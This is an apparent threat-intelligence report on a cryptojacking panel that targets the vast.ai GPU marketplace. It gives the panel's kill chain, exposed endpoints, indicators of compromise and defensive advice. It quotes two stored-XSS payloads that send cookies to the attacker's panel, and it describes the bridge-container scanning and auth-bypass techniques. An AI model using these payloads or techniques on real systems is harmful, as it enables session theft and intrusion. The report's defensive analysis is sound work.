Event Report

CloudSEK

TOPHIT

Part 2: Renting the Attack Surface

A GPU Cryptojacking Framework Targeting vast.ai, Exposed by Its Own Misconfiguration

Category: Adversary Intelligence

Executive Summary

The ***companion report GTI-TOPHIT documented 85 npm packages published under the @prime0 scope, all of which beaconed to 69.48.229.140:8080 on installation***. That ***infrastructure has a second service on port 80. It is a purpose-built offensive panel called VHX Harvester***, version 0.1.0, and it runs a live operation against the vast.ai GPU rental marketplace. As of 25 September 2026, the panel has ***enumerated 297 host IPs from the vast.ai public API, scanned 13,368 service endpoints across them, exfiltrated metadata from 416 services, deployed 25 bridge agents onto rented GPU instances, and achieved one confirmed root shell on a victim's Jupyter notebook***. No cryptocurrency miners have been planted. The operator is still active: the panel's activity log shows continuous rent attempts against the vast.ai marketplace.

The panel was misconfigured that allowed a rare glimpse into the operation and full panel access. Seventeen of its API endpoints require no authentication, including ***/agent/code.tar.gz, which serves the complete C2 agent source code with hardcoded default credentials***. ***Those credentials grant full panel access. The agent source reveals an eight-phase kill chain***: ***enumerate GPU hosts from the vast.ai marketplace API, scan their port ranges, classify and fingerprint services, harvest credentials and metadata, inject stored XSS into vast.ai's Caddy auth portals to steal session tokens, rent cheap containers on the same physical host as the target to scan the Docker bridge network, access unprotected Jupyter notebooks for root shells, and deploy cryptocurrency miners onto hijacked GPU instances***. GPU cloud cryptojacking is an established threat class, with at least six documented campaigns since 2023 including the CSA-reported ComfyUI botnet. VHX differs in three specifics that have no documented precedent: the bridge agent model, which rents legitimate containers on the same host as the target to scan the Docker bridge; stored XSS injection into the Caddy auth proxy's error logs; and the use of npm typosquats as the discovery vector for GPU infrastructure.

The operation is in its development phase and has not achieved its stated objective. Defenders on vast.ai should audit their Caddy auth proxy configuration for the bypass that gave the operator a root shell, monitor for containers scanning 172.17.0.0/16 on the Docker bridge, and treat any rented instance that downloads code from 69.48.229.140 as hostile. The operator's own infrastructure should be reported to the hosting provider. This analysis was conducted without executing any attack functionality and without authenticating to any victim service.

Analysis

Discovery: From npm Typosquats to an Operator Console

This investigation began with the 85 @prime0 npm packages documented in the companion report GTI-TOPHIT. Every package, on installation, beaconed to 69.48.229.140:8080 over HTTP, hitting the endpoints /b, /c, and /r. That IP was the single point of convergence for the entire @prime0 scope.

Passive reconnaissance of the same IP revealed a second service on port 80: a FastAPI application identifying itself as VHX // VAST HARVESTER v0.1.0. Shodan, FOFA, and Censys all indexed the service. The relationship between the npm C2 listener and the harvester panel is infrastructure co-location on the same host, confirmed by both services answering on the same IP address.

The panel's /docs endpoint returned HTTP 200 without authentication, serving a Swagger UI console. Its /openapi.json, also unauthenticated, enumerated all 36 API endpoints with their parameters and schemas. ***One of those endpoints, /agent/code.tar.gz, served the full Python C2 agent source code, 13,574 bytes across eight modules. The agent's configuration file contained hardcoded default credentials for the panel itself***.

```
DISCOVERY CHAIN (each step proven against the live panel)

1. @prime0 npm packages (85)  -->  beacon 69.48.229.140:8080
2. Same host, port 80         -->  VHX Harvester v0.1.0 (FastAPI)
3. /docs (200, no auth)       -->  Swagger UI interactive console
4. /openapi.json (200)        -->  36 endpoints enumerated
5. /agent/code.tar.gz (200)   -->  13,574B Python C2 agent source
6. config.py default creds    -->  full authenticated panel access
```

Table 1. The access chain, from npm package to full panel access. Every link was verified against the live service on 25 September 2026.



Figure 1. The discovery chain, from npm typosquat detection to full panel access. Every link was verified against the live service on 25 September 2026.

No exploitation was required at any step. The operator protected the panel's action controls (scan, attack, harvest, plant) behind authentication, but left the intake side (agent protocol, file store, API documentation, and the agent source code itself) completely exposed. The panel was opened by its own misconfiguration.

The Operation's Timeline

The harvester's own data tells its chronology. The first bridge agent was deployed on 21 September 2026 at 05:55 UTC. Host discovery began the same day at 05:40 UTC, minutes earlier. By 25 September, the scanner had completed 16 full cycles across 297 hosts.

When	What the operator did
2026-09-21 05:40	First host discovered from vast.ai marketplace API
2026-09-21 05:55	First bridge agent deployed (contract 51866260, failed)
2026-09-21 06:03	Agents 2-7 deployed in rapid succession, all failed before a code fix
2026-09-21 10:33	Agent 8 deployed with fixed code, first successful boot
2026-09-22 10:02	Two agents deployed on new hosts, both expired without results
2026-09-23 05:33	Jupyter root shell achieved on 180.189.55.43 (caddy-bypass)
2026-09-24 15:18	Agent ramp-up: 6 agents in 24 hours across 4 hosts
2026-09-25 08:45	Last observed agent deployment (agent 25)
2026-09-25 12:14	Panel still active: continuous rent attempts logged

Table 2. The operation's own chronology, derived from panel data (agents, hosts, findings, and activity log). All timestamps are UTC.

The first seven agents all failed before the operator patched the agent code. This is a developing operation, not mature tooling. The iterative debugging, the $6.69 total spend, and the zero miners planted all point to a testing phase.

The VHX Panel

VHX Harvester is a single-purpose offensive framework. It runs as a FastAPI/uvicorn application on port 80, fronted by no reverse proxy, with a Vue.js single-page application for the operator interface. The panel manages the full lifecycle of the operation: host discovery, port scanning, service classification, credential harvesting, XSS injection, bridge agent deployment, and miner planting.



Figure 2. The VHX Harvester dashboard, showing operational statistics as of 25 September 2026. 297 hosts discovered, 13,368 targets scanned, 139 open services, 416 findings harvested, 1 Jupyter shell, 0 plants.

The Misconfiguration Surface

The panel draws a sharp line between its authenticated and unauthenticated endpoints, but the line is drawn in the wrong place. All /api/* routes require a session cookie. Everything else does not.

Endpoint	Auth	Impact
/openapi.json	None	Full API specification, all 36 endpoints
/docs	None	Interactive Swagger UI testing console
/files	None	Lists all 208 exfiltrated artifact filenames
/file?name=X	None	Reads any artifact by filename
/agent/code.tar.gz	None	Complete C2 agent source with credentials
/agent/report	None	Accepts POST: inject fake agent scan reports
/agent/log	None	Accepts POST: inject fake agent log entries
/upload	None	Accepts POST: upload arbitrary files to artifact store
/x/{tid}	None	Accepts POST: simulate XSS browser takeover callbacks
/update/{mid}	None	Accepts POST: push commands to agents
/api/state	Cookie	Dashboard statistics
/api/targets	Cookie	Target list with attack controls
/api/scan_now	Cookie	Trigger network scan cycle

Endpoint	Auth	Impact
/api/attack/{tid}	Cookie	Execute attack against a target
/api/plant/{tid}	Cookie	Deploy cryptocurrency miner

Table 3. The authentication boundary. 17 endpoints require no authentication (read, write, and SPA shell routes). 10+ endpoints require a session cookie. Tested 25 September 2026 by stripping the session cookie from each request.

The consequence is that the entire agent intake protocol is unauthenticated. A bridge agent downloads its code from /agent/code.tar.gz without credentials, and reports its findings to /agent/report without credentials. An external party could inject false scan reports, upload decoy files to the artifact store, or feed fake agent logs, all without ever authenticating to the panel.

The artifact store is the most damaging exposure. The /files endpoint lists all 208 exfiltrated files by name, and /file?name=X reads any one of them. Among those 208 files are 98 environment variable dumps stolen from victim GPU instances, containing API keys, database credentials, and cloud service tokens.

Tooling Analysis

The agent source code, served unauthenticated at /agent/code.tar.gz, is a 42,186-byte Python application in eight modules. It is the complete client-side component of the VHX operation: the code that bridge agents download, execute on rented vast.ai instances, and use to scan, attack, and report.

Agent Architecture

Module	Size	Role
config.py	2,273B	Configuration, XSS payload generators, infrastructure keys
tokens.py	4,198B	Portal and Jupyter token wordlists (33 + 27 entries)
db.py	6,059B	SQLite layer for local state on the agent
net.py	6,336B	Network probes: HTTP, banner grab, fingerprint, portal/Jupyter detection
attack.py	6,865B	Attack logic: portal brute-force, Jupyter access, XSS planting
harvest.py	5,204B	Data exfiltration: artifact collection, file read, credential harvest
extract.py	3,288B	Secret detection heuristics on harvested data
agent_main.py	7,963B	Lifecycle: self-identify, scan Docker bridge, attack, report

Table 4. The eight Python modules comprising the VHX bridge agent, extracted from /agent/code.tar.gz (13,574 bytes compressed). Module names and sizes are from the tar directory listing.

The agent lifecycle is straightforward. On boot, agent_main.py reads the container's PID 1 environment to identify which vast.ai host it is running on, reports its status back to the panel via /agent/report, then enters its main loop: scan the Docker bridge network, classify discovered services, attack those that match known patterns, harvest credentials from anything accessible, and report all findings back to the panel. After four hours, the agent self-destructs.

Configuration and Attribution Anchors

The config.py module contains the operation's full infrastructure mapping. The values below were extracted from the source and redacted where they constitute live credentials.

```
INFRASTRUCTURE
  panel listen:    127.0.0.1:8897 (fronted by public :80)
  legacy path:     /root/kimi/r10/collect
  vast.ai API:     https://console.vast.ai/api/v0

SCANNING
  port range:      10000-31000 (vast.ai direct port mapping range)
  scan workers:    600 concurrent coroutines
  host batch:      4 hosts per scheduler cycle
  rescan interval: 6 hours

BRIDGE AGENTS
  max concurrent:  2
  self-destruct:   4 hours
  price cap:       $0.15/hr
  Docker image:    vastai/base-image:cuda-12.8.1-auto
```

```
ATTRIBUTION ANCHORS
  legacy path:     /root/kimi/r10/collect ("kimi" = handle or project)
  default password: references "blackhat-2026"
  iteration:       r10 suggests at least 10 development rounds
```

Table 5. Key configuration values from config.py and their operational significance. Credentials are redacted. The /root/kimi path and the password reference are attribution anchors linking this panel to a specific operator identity.

The port range 10000-31000 matches vast.ai's documented direct port mapping range exactly. The Docker image vastai/base-image:cuda-12.8.1-auto is a stock vast.ai container. Both confirm that this tool was built specifically for the vast.ai platform.

XSS Payload Techniques

The agent carries two XSS payload variants for injecting into vast.ai's Caddy auth proxy. ***Both are designed to execute when the proxy renders its error or access logs in a browser context***.

```
Variant 1: img onerror (for 502 error log injection)
  <img src=x onerror=fetch("PANEL/x/TID?"+document.cookie)>

Variant 2: svg onload (for access log injection, no spaces)
  <svg/onload=fetch("PANEL/x/TID?"+document.cookie)>

Both payloads exfiltrate:
  - document.title
  - document.cookie (session tokens)
  - auth token links from the page
  - first 2000 chars of console log text
```

Table 6. XSS payload templates from config.py. PANEL and TID are substituted at injection time. The svg variant avoids spaces to survive URL encoding in access logs.

The attack flow is: the agent sends a crafted HTTP request to the victim's Caddy proxy, causing it to log the payload in its error or access log. When the victim opens their portal (which renders those logs), the payload fires in their browser, exfiltrating session tokens back to the VHX panel's /x/{tid} endpoint. The operator then uses the stolen token to access the portal as the victim. In the live dataset, both XSS callbacks came from 127.0.0.1: self-tests using a demo token, not real victims.

The Kill Chain

The operation follows an eight-phase sequence. Each phase feeds the next, and the panel manages all of them from a single interface.



Figure 3. The VHX kill chain, showing the eight phases and the funnel from 297 hosts to 0 miners planted. Phase 7 (amber) is the sole confirmed compromise. Phase 8 (gray) has not been reached.

Phase 1: Discover

The operator queries the vast.ai public marketplace API, which returns every available GPU host with its public IP, GPU type, pricing, and port range. This is a legitimate API requiring no authentication. The operator weaponises it as a target enumeration source. Over four days, 297 host IPs were collected.

Phase 2: Scan

Each scan cycle sweeps 21,000 ports per host (the range 10000-31000). With 297 hosts and 16 completed cycles, the scanner has performed roughly 100 million port probes. Discovered services are classified by their HTTP response into five kinds: app (147), portal (63), ssh (2,390), jupyter (1), and unknown-http (198).

Phase 3: Classify and Fingerprint

After port discovery, the harvester probes standardised paths on each open service. The probe set targets FastAPI's auto-generated endpoints (/health, /docs, /openapi.json), Prometheus metrics, OpenAI-compatible model listings, and known status endpoints. The response title identifies the victim's service.

Service identified	Count	Type
FastAPI (Swagger UI)	28	ML inference API
Image Gen	16	Image generation service
ComfyUI	11	Stable Diffusion image generation
vLLM Responses Proxy	6	LLM inference proxy
FocalCodec Encoder/Decoder	9	Audio codec (TTS/ASR)
ttyd (Terminal)	2	Web terminal with direct shell access
Jupyter	1	Notebook server (root shell potential)

Table 7. Victim services identified by the harvester's fingerprinting module, from the 416 findings in the panel database. Source: /api/findings.

Phase 4: Harvest

The harvester scrapes metadata from every reachable service: HTML source, OpenAPI schemas, Prometheus metrics, health check responses, and environment variables. The artifact store holds 208 exfiltrated files, of which 98 are environment variable dumps from victim instances containing API keys, database credentials, and cloud tokens. A further 41 files are Docker-internal network probes (172.17.0.x addresses), documenting the operator's bridge-network reconnaissance.

Phase 5: XSS Portal Takeover

For the 63 targets protected by vast.ai's Caddy auth portal, the harvester injects stored XSS payloads. In the live dataset, 20 XSS-related artifacts document the attack chain: open_ports.txt files from internal reconnaissance, hit_*.json files from successful callbacks, and failed_*.txt files from lateral pivot attempts. Both confirmed callbacks are self-tests. The technique is built and tested but has not yielded a real victim token.

Phase 6: Bridge Agents

A bridge agent is a cheap GPU container rented by the operator on the same physical host as the target. Docker's default bridge network (172.17.0.0/16) connects all containers on a host, so a co-located container can reach services that are not exposed to the internet.
The technique turns vast.ai's own marketplace into a lateral movement vector: the operator pays a few cents per hour to place an agent adjacent to any target, bypassing network firewalls entirely. The agent scans the bridge, attacks what it finds, and reports back.
Defending against this requires either network isolation between containers on the same host (not the Docker default) or monitoring for bridge-network scanning from within a container.



Figure 4. The VHX panel's bridge agent view, showing 25 deployed agents with their vast.ai contract IDs, host IDs, cost per hour, and operational status. Total spend: $6.69.

Twenty-five agents were deployed across 17 unique host IPs between 21 and 25 September 2026. Seven failed before the operator fixed a bug in the agent code. Six never booted within the 25-minute timeout, and one failed on an outdated startup script. Ten expired after the four-hour self-destruct timer; one was manually killed. Of the ten that expired, two had successfully bridged, discovering four targets on the Docker bridge network before their timers ran out.

Phase 7: Jupyter Shell

The sole confirmed deep compromise is a Jupyter notebook at 180.189.55.43:20041, discovered on 23 September 2026. The notebook was accessible without authentication (the caddy-bypass technique: vast.ai's Caddy auth proxy was not covering the direct port). The harvester read the victim's filesystem, exfiltrating a file listing that included video processing scripts and media files. This is a root shell on a rented GPU instance running a video processing pipeline.

Phase 8: Plant Miner

The final stage, deploying a cryptocurrency miner, has not been reached. The dashboard shows 0 plants. The /api/plant/{tid} endpoint exists in the API specification, and a PLANT button appears on every target in the operator interface, but no miner has been deployed. The planting capability may not be implemented yet, or the operator may not have found a sufficiently valuable target to risk deployment.

Who Is Being Targeted

The victims are GPU compute renters on vast.ai, a peer-to-peer marketplace where individual GPU owners rent their hardware to customers who need it for machine learning inference, image generation, LLM serving, and video processing. The 297 hosts in the harvester's database are drawn from the vast.ai public marketplace API, and 10 of the 48 victim IPs with findings appear simultaneously in a live vast.ai marketplace snapshot.

The victim services tell the story. Twenty-eight are FastAPI ML inference endpoints. Sixteen are image generation services. Eleven run ComfyUI (Stable Diffusion). Six serve vLLM, a high-throughput LLM inference engine. These are GPU workloads, and the operator wants the GPU, not the data. The 98 exfiltrated environment dumps are a byproduct of harvesting, not the objective; the objective is the PLANT button, which deploys a miner.

The geographic spread is global. Vietnamese, Chinese, and Russian service names appear in the fingerprint data. The top victim by finding count (91.150.160.38, 47 findings) is a residential IP. The operator does not appear to filter by geography or industry. Any GPU host on vast.ai is a target.

How Far the Operation Reaches

Measure	Count	Source
Hosts discovered	297	/api/hosts
Service endpoints scanned	13,368	/api/targets
Open services found	139	/api/state (open field)
Findings harvested	416	/api/findings
Unique victim IPs with findings	48	Distinct IPs in findings
Environment dumps exfiltrated	98	/files artifact classification
Bridge agents deployed	25	/api/agents
Unique host IPs targeted by agents	17	Distinct IPs in agents
Jupyter root shells	1	Finding #257
Miners planted	0	/api/state (plants field)
Scan cycles completed	16	/api/state (scheduler)
Total agent spend	$6.69	Sum of agent dph * hours

Table 8. Operational scale of the VHX Harvester as of 25 September 2026, 12:15 UTC. All counts are drawn from the panel's own API. They reflect the operator's records, not an external census.

These numbers are the operator's own bookkeeping. They are accurate for the operation as recorded in the panel, but they do not account for any activity that predates the current database, any activity conducted through other tools, or any hosts that have since left the vast.ai marketplace. The 297 hosts are a snapshot, not a ceiling. 66% of them (195) had zero open ports when scanned.

Prior Art and Novelty

GPU cloud cryptojacking is an established threat class. At least six documented campaigns have targeted exposed ComfyUI panels, Jupyter, or Docker services on GPU rental platforms since 2023. VHX Harvester shares their objective and some of their reconnaissance techniques. It differs in three specifics, none of which appear in the public record.

The Closest Comparator: The ComfyUI Botnet

The most operationally similar campaign is the ComfyUI cryptomining botnet documented by the Cloud Security Alliance in March 2026. That operation used a Python scanner sweeping cloud provider IP ranges for exposed ComfyUI instances, exploiting CVE-2025-67303 in ComfyUI-Manager for unauthenticated remote code execution, and deploying XMRig and lolMiner alongside a Hysteria V2 proxy botnet. It was orchestrated through a Flask-based C2 dashboard and had compromised over 1,000 instances at the time of reporting.

VHX targets the same victim profile but uses a fundamentally different method. Where the ComfyUI botnet exploits an application-layer vulnerability, VHX abuses the platform's own trust model: its marketplace API for target enumeration, its rental system for co-location, and its Caddy auth proxy's log rendering for credential theft. The ComfyUI botnet is mature (rootkit persistence, sandbox detection, three revival mechanisms); VHX is in development (seven early agent failures, zero plants). But VHX's techniques generalise to any shared-hosting marketplace, while the ComfyUI botnet's depend on a specific CVE.

Other Documented Campaigns

Campaign	Technique	Overlap with VHX
TeamTNT (2020–2024)	Exposed Docker API → Sliver + XMRig, 150K+ images	Scans Docker bridge after compromise; but enters via Docker API, not by renting a container
Qubitstrike (Oct 2023)	Exposed Jupyter → XMRig + Diamorphine rootkit, AWS cred theft	Targets unauthenticated Jupyter (same as VHX Phase 7); no lateral movement or platform abuse
@0xengine/xmlrpc (2023–2024)	npm supply chain → XMRig + SSH key theft, 68 miners	npm delivery vector (same as Part 1); but no pivot to GPU infrastructure or C2 panel
Docker Swarm campaign (Sep 2024)	Docker Engine API → lateral to Swarm/K8s	Container lateral movement via LAN scanning; but targets Docker management ports, not marketplace
Microsoft ScreenConnect (May 2026)	SEO poisoning → fake GPU utilities → miners	Targets GPU-rich systems; entirely different delivery (end-user desktops, not cloud instances)

Table 9. Documented GPU cloud and supply-chain cryptojacking campaigns compared to VHX Harvester. None combine marketplace API enumeration, bridge agent co-tenancy, and stored XSS portal takeover.

What Is Novel

Three VHX techniques have no documented precedent:

- Bridge agent co-tenancy. No published campaign rents legitimate containers on the same physical host as the target to gain Docker bridge access. TeamTNT scans bridge networks after compromising a container via exposed Docker APIs. VHX pays $0.02 per hour on the marketplace. The vast.ai API returns a machine ID per offer, so the operator can select which physical host to land on, guaranteeing co-location. The closest academic analogue is the 2009 AWS co-residency paper (Ristenpart et al.), which demonstrated side-channel co-location detection but not operational bridge scanning.
- Stored XSS via Caddy log injection. Injecting payloads into HTTP requests that the Caddy auth proxy logs, which execute when the portal administrator views those logs and exfiltrate session tokens back to the VHX panel. Log-injection XSS is a known vulnerability class, but its application to vast.ai's Caddy portal for session token theft is undocumented. This is distinct from the 2026 Caddy CVEs (CVE-2026-30851 header injection, CVE-2026-30852 env variable leak), which target different attack surfaces.
- npm supply chain as GPU infrastructure discovery. The @prime0 npm typosquats (Part 1) are the only documented case of npm packages leading to the discovery of a GPU-targeting C2 panel. The ComfyUI botnet had a malicious Comfy Registry package ("logemilk") for delivery within the ComfyUI ecosystem, which is the nearest parallel but is platform-specific rather than npm-wide.

The caddy-bypass technique used in Phase 7 (Jupyter shell) is not a vulnerability. vast.ai's own documentation confirms that when a port's external and internal mappings match, Caddy does not proxy the connection, and authentication is not applied. VHX weaponises this as "caddy-bypass" but is exploiting a configuration gap, not a software defect.

The attribution anchors in the agent source (/root/kimi/r10/collect and a default password referencing "blackhat-2026") returned zero matches in public threat intelligence, security toolkits, or conference proceedings. They remain operator-specific with no link to known tooling.

Indicators of Compromise

IP Addresses

Address	Port	Note
69.48.229.140	80	VHX Harvester panel (FastAPI), live as of 2026-09-25
69.48.229.140	8080	npm C2 listener (@prime0 beacons to /b, /c, /r)

Table 9. Attacker infrastructure. Single IP hosting both the harvester panel and the npm C2 listener from Part 1. Hosted in the United States.

URLs

URL	Role	Status
http://69.48.229.140/agent/code.tar.gz	Agent source code	Live
http://69.48.229.140/docs	Swagger UI console	Live
http://69.48.229.140/openapi.json	API specification	Live
http://69.48.229.140/files	Artifact store listing	Live
http://69.48.229.140/file?name=X	Artifact reader	Live
http://69.48.229.140/agent/report	Agent report intake	Live
http://69.48.229.140/x/{tid}	XSS callback receiver	Live

Table 10. Unauthenticated endpoints on the VHX panel. All confirmed live as of 25 September 2026. These are safe to block.

Host Artefacts

Path or filename	Note
/root/kimi/r10/collect	Legacy tooling path in config.py; attribution anchor
vastai/base-image:cuda-12.8.1-auto	Docker image used by bridge agents
$HARVEST_BASE/harvest.db	SQLite database on each bridge agent
$HARVEST_BASE/vast_key.txt	vast.ai API key file on the panel host

Table 11. Filesystem artefacts from the agent source code. The /root/kimi path is an attribution anchor linking this tool to a specific operator identity or project.

Behavioural Signatures

Sequence	Note
HTTP POST to /agent/report from a rented GPU container	Bridge agent reporting findings to the panel
HTTP GET /agent/code.tar.gz followed by Python execution	Bridge agent downloading and running C2 code
TCP scan of 172.17.0.0/16 from inside a Docker container	Bridge agent scanning the Docker bridge network

Sequence	Note
HTTP requests to ports 10000-31000 with /health, /docs probes	Service fingerprinting by the scanner
XSS payload in HTTP request to a Caddy reverse proxy	XSS injection into portal error/access logs
Sequential vast.ai API calls to /api/v0/bundles/	Host enumeration from the marketplace

Table 12. Behavioural signatures derived from the agent source code. These survive a rebuild of the tool and an IP change. The Docker bridge scan is the most distinctive: a legitimate container has no reason to scan 172.17.0.0/16.

Operator Accounts

Platform	Account	Note
npm	@prime0 (scope)	85 typosquat packages; see companion report GTI-TOPHIT
vast.ai	Unknown (API key in vast_key.txt)	Rented 25 bridge agent containers, $6.69 total spend

Table 13. Operator accounts. The npm scope is documented in the companion report. The vast.ai account is known to the panel (the API key is on disk) but was not extracted from the agent source; it is available to vast.ai's abuse team via the contract IDs below.

The following vast.ai contract IDs are associated with bridge agent deployments and can be used by vast.ai to identify the operator's account:

```
51866260  51866709  51867543  51869358  51870553  51879172
51881704  51896385  51899746  51900884  51901683  51905552
52078449  52079766  52374989  52440178  52444766  52487449
52489284  52495078  52498504  52521229  52523953  52526470
52562783
```

Table 14. The 25 vast.ai contract IDs from the bridge agent deployments, extracted from /api/agents. Each identifies a rented container instance.

Impact

The operation has not achieved its stated objective. Zero cryptocurrency miners have been planted. The single confirmed compromise, a root shell on one Jupyter notebook, gave the operator filesystem access to a video processing workload. The 98 exfiltrated environment dumps may contain credentials that the operator could use for access beyond the GPU instances themselves, but no evidence of such pivoting was observed in the panel data.

The more significant finding is the tooling. VHX Harvester is a complete, purpose-built framework for exploiting peer-to-peer GPU marketplaces. Unlike the ComfyUI botnet, which depends on a specific application vulnerability (CVE-2025-67303), VHX abuses the platform's own trust model: its marketplace API for target enumeration, its rental system for co-location, and its Caddy auth proxy's log rendering for credential theft. These techniques generalise to any shared-hosting marketplace and do not depend on a single CVE.

The operator is the same entity behind the @prime0 npm typosquat flood. The npm campaign served as the recruitment or experimentation arm; the VHX panel is the operational arm. The tooling is in active development, and the operator is live on the panel as of this writing.

This assessment is based on panel data and agent source code analysis. It evidences the operator's intent and capability. It does not evidence a successful cryptocurrency mining deployment, and no mining activity was observed.

Recommendations

Immediate

1. Block 69.48.229.140 at all network boundaries. This single IP serves both the npm C2 and the GPU harvester.
2. If you operate on vast.ai: check running containers for unexpected processes, review Docker bridge network traffic for scanning activity, and confirm that Caddy auth proxies cover all exposed ports.

Detection Engineering

3. Alert on outbound connections from GPU containers to 69.48.229.140 on any port.
4. Alert on TCP scanning of the 172.17.0.0/16 range from within any container. Legitimate workloads do not scan the Docker bridge.
5. Monitor vast.ai API usage for automated host enumeration patterns: sequential calls to the bundles API followed by port-range scanning of the returned IPs.

Strategic

